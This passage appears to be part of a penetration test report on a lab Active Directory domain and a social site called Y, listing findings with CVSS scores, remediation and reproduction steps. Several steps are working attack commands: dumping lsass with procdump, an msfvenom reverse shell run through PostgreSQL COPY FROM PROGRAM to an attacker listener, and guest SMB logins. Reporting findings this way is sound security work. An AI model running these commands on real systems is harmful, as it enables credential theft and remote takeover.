The normal domain user has SeDebugPrivilege enabled by security misconfiguration.



All domain users are configured to have SeDebugPrivilege

```
PS C:\Users\pwned> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeDebugPrivilege              Debug programs                       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

User has SeDebugPrivilege

Follow the steps below to reproduce the attack:

1. Serve procdump64.exe and mimikatz.exe on attacker machine

```
python3 -m http.server 80
```

2. Get procdump64.exe from attacker machine on target machine.

```
wget <attacker ip>/procdump64.exe -o procdump.exe
```

3. Dump process memory using procdump.exe

```
.\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
Authentication Id : 0 ; 63472901 (00000000:03c88505)
Session           : RemoteInteractive from 2
User Name         : test2
Domain            : OUI
Logon Server      : FLAKEAD
Logon Time        : 1/18/2025 2:16:03 PM
SID               : S-1-5-21-716422115-633491878-3378458421-1278
        msv :
         [00000003] Primary
         * Username : test2
         * Domain   : OUI
         * NTLM     :
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : test2
         * Domain   : OUI
         * Password : (null)
        kerberos :
         * Username : test2
         * Domain   : OUI.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

A logged on test account's hashes (redacted)

```
Authentication Id : 0 ; 66918833 (00000000:03fd19b1)
Session           : RemoteInteractive from 3
User Name         : pwned
Domain            : OUI
Logon Server      : FLAKEAD
Logon Time        : 1/18/2025 3:18:07 PM
SID               : S-1-5-21-716422115-633491878-3378458421-1282
        msv :
         [00000003] Primary
         * Username : pwned
         * Domain   : OUI
         * NTLM     :
         * SHA1     :
         * DPAPI    :
        tspkg :
        wdigest :
         * Username : pwned
         * Domain   : OUI
         * Password : (null)
        kerberos :
         * Username : pwned
         * Domain   : OUI.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

Test user's hashes (redacted)

5.2.007 SMB Signing Disabled on Workstations			
Active Directory		**Risk**	**CVSS**
Likelihood	**High**	**High**	**7.1**
Impact	**High**		
CVSS String	CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:A/VC:H/VI:L/VA:L/SC:H/SI:L/SA:L		
Affected Scope	OC-DESKTOP01 - 10.0.2.100 OC-DESKTOP04 - 10.0.2.104		
Description	With SMB signing disabled no SMB messages can be verified. An attacker could intercept the data in transit and modify it without detection.		
Business Impact	An attacker can impersonate an employee in the network and recover their login credentials. They would then have access to any private data that employee has access to.		
Technical Impact	SMB signing disabled will allow attackers to perform SMB relay attacks. When SMB initiates a connection and authenticates the Active Directory user. Attackers can seize this authentication attempt, relaying it to a different server to impersonate the user. The lack of validation of the authentication request's origin or destination allows attackers to exploit it for unauthorized access.		
Remediation	1. Open the Group Policy Editor by entering "gpedit.msc" in the Run dialog box. 2. Navigate through "Computer Configuration" > "Windows Settings" > "Security Settings" > "Local Policies" > "Security Options" 3. Locate the "Microsoft network client: Digitally sign communications" policy and set it to Enabled 4. Locate the "Microsoft network client: Digitally sign communications" policy and set it to Enabled		
References			

Steps to Reproduce and Proof

1. netexec smb 10.0.2.100 -Guest -p ''



2. netexec smb 10.0.2.104 -Guest -p ''



5.2.008 Remote Code Execution (RCE) of PostgreSQL Container			
Linux		**Risk**	**CVSS**
Likelihood	**Medium**	**High**	**7.1**
Impact	**High**		
CVSS String	CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:H/SC:L/SI:N/SA:N/S:N/AU:Y/R:I/V:C/RE:M/U:Green		
Affected Scope	10.0.1.5 (port 5423) - PostgresSQL Container		
Description	An attacker with access to the postgres user can obtain a shell on the Postgres database container and arbitrarily execute OS commands.		
Business Impact	An attacker will now have greater access to the PostgreSQL database that contains all the information associated with Y including users, password hashes, and post information.		
Technical Impact	An attacker escalates their privileges from a postgres database user to a postgres user on the PostgreSQL container leading to the ability to execute OS commands. Furthermore, an attacker will now be able to attempt to perform further post-exploitation by attempting to elevate to a higher privileged user or perform a docker escape to gain access to the host machine.		
Remediation	Implementing the principle of least privilege and remove permissions from the postgres user to prevent them from reading and writing to the file system.		
References	https://www.enterprisedb.com/blog/how-to-secure-postgresql-security-hardening-best-practices-checklist-tips-encryption-authentication-vulnerabilities		
Steps to Reproduce and Proof			
1. Create a base64 encoded msfvenom linux payload on attacker machine and copy the contents of revshell			

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<attacker IP> LPORT=<listener
port> -f elf | base64 -w0 > revshell
```

2. Open a netcat listener

```
nc -lvnp <listener port>
```

3. Login as the postgres user


```
psql -h 10.0.1.5 -U postgres
```

4. Create a table in postgres and execute the following commands

```
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM ' echo "<contents of base64 revshell>" > /tmp/rev ';
COPY cmd_exec FROM PROGRAM ' base64 -d /tmp/rev > /tmp/rev2 ';
COPY cmd_exec FROM PROGRAM ' chmod +x /tmp/rev2 ';
COPY cmd_exec FROM PROGRAM ' /tmp/rev2 ';
```

```
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.254.201] from (UNKNOWN) [10.0.1.5] 59946
hostname -i
172.18.0.3
whoami
postgres
```

5.2.009 Windows Defender Turned off on Domain Controller			
Active Directory		**Risk**	**CVSS**
Likelihood	**High**	**High**	**7.1**
Impact	**High**		
CVSS String	CVSS:4.0/AV:A/AC:H/AT:P/PR:N/UI:A/VC:L/VI:L/VA:H/SC:L/SI:L/SA:H		
Affected Scope	10.0.1.6		
Description	Virus & threat protection as well as firewall & network protection are turned off on the Domain Controller (FLAKEAD) in oui.local. These security misconfigurations may result in failures to detect existing malware and unusual traffic on the machine, making it more susceptible to attacks.		
Business Impact	With Windows Defender turned off, an attacker can run malware on the machine that can lead to exfiltrate of sensitive files on the machine that can contain client data and credentials.		
Technical Impact	Having Windows Defender turned off makes the machine more vulnerable by failing to detect and remove malicious binaries from attackers, which can lead to compromise of the machine.		
Remediation	9. Go to Windows Security 10. Click button to turn on Virus & threat protection 11. Click button to turn on Firewall & network protection		
References			
Steps to Reproduce and Proof			
12. Go to Windows Security 13. Check Virus & threat protection 14. Check Firewall & network protection			


Windows Security
Security at a glance
See what's happening with the security and health of your device and take any actions needed.
Virus & threat protection
Real-time protection is off, leaving your device vulnerable.
Turn on
Firewall & network protection
Firewalls are turned off. Your device may be vulnerable.
Turn on
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.
C:\Users\test2>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet Instance 0:
Connection-specific DNS Suffix . : ouj.local
Link-local IPv6 Address . . . . . : fe80::703:6bef
IPv4 Address. . . . . : 10.0.1.6
Subnet Mask . . . . . : 255.0.0.0
Default Gateway . . . . . : 10.0.0.1

5.2.010 Create Shadow Credentials			
Active Directory		**Risk**	**CVSS**
Likelihood	**Medium**	**High**	**7.0**
Impact	**High**		
CVSS String	CVSS:4.0/AV:A/AC:H/AT:P/PR:L/UI:N/VC:H/VI:L/VA:N/SC:H/SI:L/SA:N		
Affected Scope	Active Directory User "a-dmitchell"		
Description	The account apineda can write to the "msds-KeyCredentialLink" property on the account a-dmitchell. Writing to this property allows an attacker to create "shadow credentials" on the object and authenticate as a-dmitchell.		
Business Impact	If an attacker obtains access to a specific mid-level account, they will be able to use it as a jump board to takeover a more high-level account. With this high-level account an adversary could perform more attacks and potentially gain access to the entire network (they would be able to alter or exfiltrate any data that they wish).		
Technical Impact	If an attacker gains access to the apineda account they would be able to move laterally to another user and gain more opportunities to escalate their privileges. In this case, an attacker would gain access to an account that could potentially perform a domain controller takeover.		

Remediation	In order to mitigate this vulnerability, If the user apineda does not need to have write privileges on the "msds-KeyCredentialLink" property on the account a-dmitchell, these write privileges should be revoked. You can revoke these privileges by running these powershell commands as domain admin:
	`$acl = Get-ACL "AD:\$($account.DistinguishedName)"`
	`$ace = $acl.Access \| Where-Object {$_.IdentityReference -match "apineda" -and $_.ObjectType -match "msDS-KeyCredentialLink"}`		

	`$acl.RemoveAccessRule($ace) Set-ACL "AD:\$($account.DistinguishedName)" $acl`
References	https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/shadow-credentials https://medium.com/@NightFox007/exploiting-and-detecting-shadow-credentials-and-msds-keycredentiallink-in-active-directory-9268a587d204

Steps to Reproduce and Proof



Bloodhound indicates that apineda can create shadow credentials on a-dmitchell

5.3 Medium Severity Findings

5.3.001 Date of birth disclosure for all users			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Medium**	**6.9**
Impact	**High**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	The `/api/auth/query/AllUsers` endpoint contains more information than necessary, namely date of birth and authentication ID. All users' date of birth and authentication ID does not need to be accessible by every user, and is a violation of privacy. The users likely do not know about their date of birth and authentication ID being available.		
Business Impact	Disclosure of the date of birth for all the users without the knowledge of the users is direct violation of the privacy and trust of users. If users find out, they might not want to use Y and might be afraid of another leak of their personal information that they don't know about. As a social media company, it's imperative that users can trust us with their information and being able to keep it safe.		
Technical Impact	In addition to leaking date of birth, authentication IDs are also leaked, which can be used when resetting passwords.		
Remediation	The remediation should be not sending date of birth or authentication for the /api/auth/query/AllUsers endpoint call, since that information is not useful for the functionality of the site. Or, to be even more safe,		

	the date of birth could also be removed and not stored since it doesn't hold any purpose currently.
References	https://en.wikipedia.org/wiki/Time-based_one-time_password

Steps to Reproduce and Proof

1. Navigate to yyy.chat/api/auth/query/AllUsers?limit=20&offset=0, and you should see a JSON with 20 objects and it starts at user 0. You can edit limit and offset to get the range of users you want.



5.3.002 No Password Policy for users on Y			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Medium**	**6.9**
Impact	**Medium**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:L/SI:L/SA:L		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	There is no policy requiring the use of strong passwords on the Y social networking site, which allows for the use of weak and easily guessable or bruteforcable passwords. Additionally, the signup page includes a section for both a password and a password confirmation, but when the user puts in a different password for the confirmation, the website allows for the account to be made.		
Business Impact	When accounts are compromised due to weak passwords, this leads to a loss of integrity, exfiltration of personal identifying information, and potentially denial of service to users. Additionally, by not confirming passwords on sign up, Y users may have a negative experience if they did not type their password correctly the first time, reflecting badly on OuiCroissant as a whole.		
Technical Impact	A lack of password policy allows for weak passwords, which can lead to the compromise of accounts.		
Remediation	Implement a policy that requires the usage of strong passwords that include numbers and special characters and have minimum lengths. Additionally, add a client side check to verify that both passwords match.		
References	https://cwe.mitre.org/data/definitions/521.html		


Steps to Reproduce and Proof


1. Navigate to Y and create a new account with a weak password (such as "a").
2. Enter a different password in the password confirmation input.
3. Notice that Y accepts this password and allows for account creation.

5.3.003 Infinite Reactions on Y posts			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Medium**	**6.9**
Impact	**High**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N/AU:Y/U:Amber		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	The reactions endpoint at `/api/auth/store/post_reaction` on Y does not prevent the same person from liking and disliking a post multiple times.		
Business Impact	Any malicious user can inflate the likes on their own posts and dislikes on posts of people they don't like. This leads to the lack of integrity in the reactions functionality on Y, leading to the loss of trust in Y as a whole.		
Technical Impact	Since the endpoint is easily accessible, a malicious actor can rapidly increase the likes or dislikes of any post by spamming the endpoint. Additionally, regular non-technical users can relike posts when they reload the page.		
Remediation	In addition to storing post_id and like/dislikes, store user_id of likes/dislikes and prevent users from liking/disliking the same post twice.		
References	None		

Steps to Reproduce and Proof

1. Navigate to a post and react to it
2. Reload a page and go back to the post
3. React to the post again





5.3.004 Ollama Accessible without Authentication			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Medium**	**6.9**
Impact	**Low**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N/U:Red		
Affected Scope	10.0.2.5 ()		
Description	An Ollama (a free, open-source tool that allows users to run large language models locally on their computers) API endpoint is able to be accessed without any sort of authentication. Furthermore, it can be used and queried by any users. If the model hosted on Ollama ends up having company data, then anyone may be able to freely interact and manipulate it. It likely should not be able to interacted with since Y has it's own working chat bot that should be used instead.		
Business Impact	By letting any unauthenticated user interact freely with the Ollama API endpoint, there may be a high cost associated. These models often cost money when used, so if a user decides to send many prompts over a long period of time, that will cost Oui Croissant a large sum of money. Additionally, there doesn't seem to be a lot of safety features since the API endpoint doesn't seem ready for the public, so users could possibly poison the training date. As seen in many cases with AI chat bots, this can cause the bot to talk offensively, which can lead to legal problems and loss of customers.		

Technical Impact	An attacker could access functionality or data intended for authenticated users. Such open access (without regulation through an authorized account) can lead to many malicious adversaries freely interacting with the endpoint. Excessive or malicious use of the unauthenticated endpoint could result in degraded service or denial of service (DoS), as well as leakage of company data. Company can also help hackers get into the network or escalate their privileges.
Remediation	For Y, there should be some form of authentication to access the endpoint. There are many ways to implement this. One way could be to check the JWT cookie of the user and verify that it belongs to valid user. Or, it could be locked behind a valid username and password combination. There should also be rate limiting so that users don't have unlimited chats. This is both a problem for costs and also ability to poison the training data.
References	https://github.com/ollama/ollama/blob/main/docs/api.md https://medium.com/@1kg/ollama-what-is-ollama-9f73f3eafa8b https://github.com/ollama/ollama/issues/849

Steps to Reproduce and Proof

15. Navigate to http://10.0.2.5:11434 to access the Ollama API endpoint
16. Navigate to http://10.0.2.5:11434/api/version to look at the version
17. Navigate to http://10.0.2.5:11434/api/tags to look at the models available
18. Navigate to http://10.0.2.5:11434/api/generate to make queries. Please refer to the documentation in the reference on how specifically to make queries.

```
└─$ curl http://10.0.2.5:11434/api/version
{"version":"0.5.7"}
```



```
└─$ curl http://10.0.2.5:11434/api/generate -d '{
  "model": "mistral:latest",
  "prompt": "What is phishing? Give a very quick explanation",
  "stream": false
}'
{"model":"mistral:latest","created_at":"2025-01-19T19:12:16.5052826772","response":" Phishing is a type
ites are used to trick individuals into revealing sensitive information such as passwords, credit card
s typically to gain unauthorized access to an account or steal money. Users are often lured in by seemi
thy entity like a bank or popular online service. It's crucial for internet users to be aware of this t
 clicking on links from suspicious emails, always checking the sender's address, and regularly updating
```

5.3.005 Outdated OpenSSH Version			
Linux		Risk	CVSS
Likelihood	Low	Medium	6.3
Impact	Medium		
CVSS String	CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:N/VA:L/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 () 10.0.2.5 10.0.2.250		
Description	On several machines, an outdated version of OpenSSH is used (8.9p1). This version is vulnerable to CVE 2024-6387, which can lead to remote code execution on an attacker's device. The vulnerability has a low chance of occurring due to the volatile nature of the vulnerability, but the consequences of its occurance are severe nonetheless.		
Business Impact	The vulnerabilities that result from this outdated version of OpenSSH can lead to data exfiltration and a loss of access to the system.		
Technical Impact	The vulnerabilities that result from this outdated version of OpenSSH allow for remote code execution, so an attacker would gain complete control of the system.		
Remediation	Update the affected OpenSSH servers.		

References	https://nvd.nist.gov/vuln/detail/cve-2024-6387 https://github.com/asterictnl-lvdw/CVE-2024-6387

Steps to Reproduce and Proof

1. Clone the following GitHub repository:

Run `python3 CVE-2024-6387.py scan -T 10.0.1.5 -p 22`

2. Notice that the OpenSSH version is vulnerable.

```
└─$ python3 CVE-2024-6387.py scan -T "10.0.1.5" -p 22

   .aPPPb  dPPPPb  dPPPPPP dPPPPb  .dPPPb  .dPPPb  dPP dPP
  dPP"dPP dPP.dPP dPP      dPP dPP dPP" VP dPP" VP dPP dPP
 dPP dPP dPPPPP" dPPPP   dPP dPP  VPPPb   VPPPb  dPPPPPP
dPP.aPP dPP     dPP     dPP dPP dP .dPP dP .dPP dPP dPP
VPPPP" dPP     dPPPPPP dPP dPP  VPPPP"  VPPPP" dPP dPP

   RegreSSHion CVE-2024-6387 Vulnerability Checker / Exploiter
   2.0 - Optimized by @Kz


[!] Servers likely vulnerable: 1
   [+] Server at 10.0.1.5 (N/A):22 (running SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10)

[+] Servers not vulnerable: 0

[+] Servers likely not vulnerable (possible LoginGraceTime remediation): 0

⚠ Servers with unknown SSH version: 0

Summary:

[!] Total scanned hosts: 1

[!] Total vulnerable hosts: 1
```

5.3.007 No E-Mail Verification on Y			
Web Application		**Risk**	**CVSS**
Likelihood	**Low**	**Medium**	**6.3**
Impact	**None**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	When an account is registered, there is no verification that the email provided belongs to the registrant. Moreover, it is possible to post without verification, which could lead to mass spam accounts.		
Business Impact	Users may be denied access to an account corresponding to their email address, which de-incentivizes account creation. Moreover, users may be impersonated or many spam accounts may be made which both decrease trust in Y.		
Technical Impact	Impersonation of users may lead to spam or phishing attempts using the platform. Moreover, denial of service may occur if someone attempts to register using their valid email that has already been registered by an adversary.		
Remediation	Implement email verification for every new Y account.		
References	None		


Steps to Reproduce and Proof

1. Create a new account on Y
2. Notice that a verification e-mail is not sent or required for posting on Y. Additionally, if a password reset attempt is made, no reset link will be received.

5.3.024 SMBv1 Protocol is Used			
Windows		**Risk**	**CVSS**
Likelihood	**Medium**	**Medium**	**6.0**
Impact	**Medium**		
CVSS String	CVSS:4.0/AV:N/AC:H/AT:N/PR:H/UI:N/VC:L/VI:H/VA:H/SC:L/SI:L/SA:N		
Affected Scope	10.0.1.7		
Description	An outdated protocol, SMBv1, which is End of Life (EOL) is still actively being utilized in the oui.local domain.		
Business Impact	SMBv1 is commonly targeted in many malware strains such as the WannaCry ransomware or in vulnerabilities that cause denial of service. As a result, the company could potentially be victim to a ransomware attack or lose access to the critical company email server.		
Technical Impact	Enabling the usage SMBv1 could lead to being susceptible to Remote Code Execution (RCE) vulnerabilities such as EternalBlue (CVE-2017-0143) and Denial of Service (DOS) vulnerabilities such as (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280).		
Remediation	Run the following powershell on the host to disable SMBv1: `Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol`		
References	https://www.packetsafari.com/blog/2020/06/09/smbv1-vs-smbv2-vs-smbv3 https://cybelangel.com/smbv1-still-a-threat/		

Steps to Reproduce and Proof

Execute `crackmapexec smb 10.0.1.7` to enumerate the SMB version



5.4 Low Severity Findings

5.4.025 E-Mail Disclosure on Y			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Low**	**2.3**
Impact	**Low**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	On Y profile pages, it is possible to view the e-mail address with which a user signed up.		
Business Impact	Disclosure of emails can lead to potential spam or harassment, which would decrease consumer trust.		
Technical Impact	An adversary can harvest e-mails by viewing a user's Y profile page, which may lead to spam or other harmful material being delivered to users' e-mail accounts.		
Remediation	Remove e-mail as a public facing element of Y, including from the profile page and from any API calls.		
References	https://portswigger.net/web-security/information-disclosure		
Steps to Reproduce and Proof			
19. Navigate to any Y user account profile 20. Notice the disclosure of email on the top of the profile.			

5.5 Informational Findings

5.5.026 Y Username Information Disclosure			
Web Application		**Risk**	**CVSS**
Likelihood	**Medium**	**None**	**0.0**
Impact	**Medium**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	The registered state of a given username is implied by an error message on the login page, which can allow an adversary to enumerate which usernames exist and which do not. In combination with password bruteforcing, accounts may be compromised. Additionally, the response to the forgot password prompt can also be used to enumerate usernames.		
Business Impact	Account information may be leaked, leading to decreased customer trust. Accounts may be compromised if password bruteforcing is performed, leading to further exposure of personal information, integrity loss, and decreased consumer trust. And in during our penetration testing, as mentioned in the report, we were able to reset the passwords for any user, and reset the password to any password we want. However, we can't log into the account without the username. And usernames for the most part were confidential on the website, and not accessible from any easy attacks. So, this username disclosure can be used with the password reset to get access to any account.		

	If users find out that their accounts can have their passwords reset and their account hacked into at any time, we will likely lose many customers. It will be a major loss of trust, and users will not want to risk having a vulnerable account.
Technical Impact	Accounts may be compromised or usernames leaked. And as mentioned in the Business impact, any account can be hacked into. If there are any higher privilege accounts, then those can be compromised which can lead to privilege escalation from adversaries.
Remediation	Remediation can be done by removing an error message that indicates whether a username is valid or not. So, they do not contain useful information for adversaries,
References	https://portswigger.net/web-security/information-disclosure

Steps to Reproduce and Proof

Open burpsuite and navigate to the proxy tab

Open the web browser, and go to yyy.chat

Navigate to the login page, and then turn on the proxy

Put in a valid username and then intercept that request. It should display (in burpsuite) an error message on burpsuite similar to "invalid password"

If you put in an invalid username and intercept that request, it should display (in burpsuite) an error message similar to "invalid username and/or password"

5.5.027 New Y Account Usernames Placed In E-Mail Location			
Web Application		**Risk**	**CVSS**
Likelihood	**Low**	**None**	**0**
Impact	**None**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	When a new account is created, the new account's username is leaked and placed where other accounts have their e-mails leaked.		
Business Impact	The release of private information on a public facing part of the web application will decrease consumer trust in the company, and drive users away.		
Technical Impact	Presence of usernames on the profile page, or in any public facing environment, allows for adversaries to log into arbitrary accounts through a chaining of vulnerabilities.		
Remediation	Remove public facing usernames and e-mail addresses from Y.		
References	https://portswigger.net/web-security/information-disclosure		


Steps to Reproduce and Proof

21. Create a new Y Account
22. Navigate to the profile page
23. Notice that the username is public

5.5.028 No Multi-Factor Authentication on Y Accounts			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**None**	**0**
Impact	**None**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	There is no multi-factor authentication on Y accounts, so passwords (which may be weak, phished, or leaked through data breaches) are an account's only line of defense.		
Business Impact	Accounts may be more easily compromised, leading to decreased customer trust in the product.		
Technical Impact	Accounts may be more easily compromised leading to a lack of availability of the product and potential loss of data integrity.		
Remediation	Implement the option of multi factor authentication for Y accounts.		
References			
Steps to Reproduce and Proof			
When accessing Y, notice the lack of multi factor authentication options for a user account.			

5.5.029 Domain Guest Account Enabled			
Active Directory		**Risk**	**CVSS**
Likelihood	**undefined**	**None**	**0**
Impact	**None**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	FLAKEAD - 10.0.1.6 FLAKEMAIL - 10.0.1.7 OC-DESKTOP01 - 10.0.2.100 OC-DESKTOP04 - 10.0.2.104		
Description	Guest Account is enabled by Group Policy Object (GPO) on all machine accounts in oui.local domain. This allows unauthenticated network users to access resources to domain systems as a Guest with no password.		
Business Impact	Having Guest account enabled in the domain presents threats including the ability for those unauthorized to access sensitive files that may include client data and credentials.		
Technical Impact	Having Guest account enabled in the domain opens attack vectors for adversaries to move laterally to obtain higher privileged users and systems.		
Remediation	1) Disable Guest account via Group Policy Steps: Control Panel > Group Policy Editor > Accounts: Guest account status Properties > Disabled		
References	https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/accounts-guest-account-status		
Steps to Reproduce and Proof			


1) Control Panel > Group Policy Editor



Guest account enabled by GPO

2)

```
netexec smb <target ip> -u Guest -p ''
```




Guest enabled on 10.0.1.7

5.5.030 Group Policy Misconfigurations			
Active Directory		**Risk**	**CVSS**
Likelihood	**undefined**	**None**	**0.0**
Impact	**None**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		
Affected Scope	oui.local		
Description	There are several group policy misconfigurations in the domain that may open attack vectors for adversaries.		
Business Impact	Group Policy misconfigurations can lead to malware propagation, service outages, and accidental data exposure.		

